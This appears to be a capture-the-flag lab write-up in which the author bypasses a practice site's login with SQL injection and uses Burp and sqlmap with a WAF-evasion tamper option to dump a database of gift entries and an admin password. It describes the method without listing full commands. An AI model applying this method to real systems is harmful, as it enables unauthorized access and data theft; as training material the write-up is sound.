


Used sqlmap command on the terminal to bypass the WAF and dumped the entire database.



Question 4, 5 and 6

Amount of entries in the gift database, Jame's age and what Paul ask for can be seen.




Question 7

Flag was shown.

Question 8

Admin password was shown.



Thought Process/Methodology:

After pasting the machine's IP with port 8000 into the browser's search bar, we were shown Santa's Official Forum. We guessed the path of Santa's secret login panel by deriving out of 2 words from the question. We were shown Santa's secret login panel and successfully bypassed the login using SQLi attack. We turned burp and proxy on and tried searching for the database. A captured request was shown on the burp suite. We saved the request as a file. We used the sqlmap command on the terminal to bypass the WAF by using --tamper=space2comment, which was provided and dumped the entire database. The amount of entries in the gift database, details of entries, admin's password, and a flag can then be seen.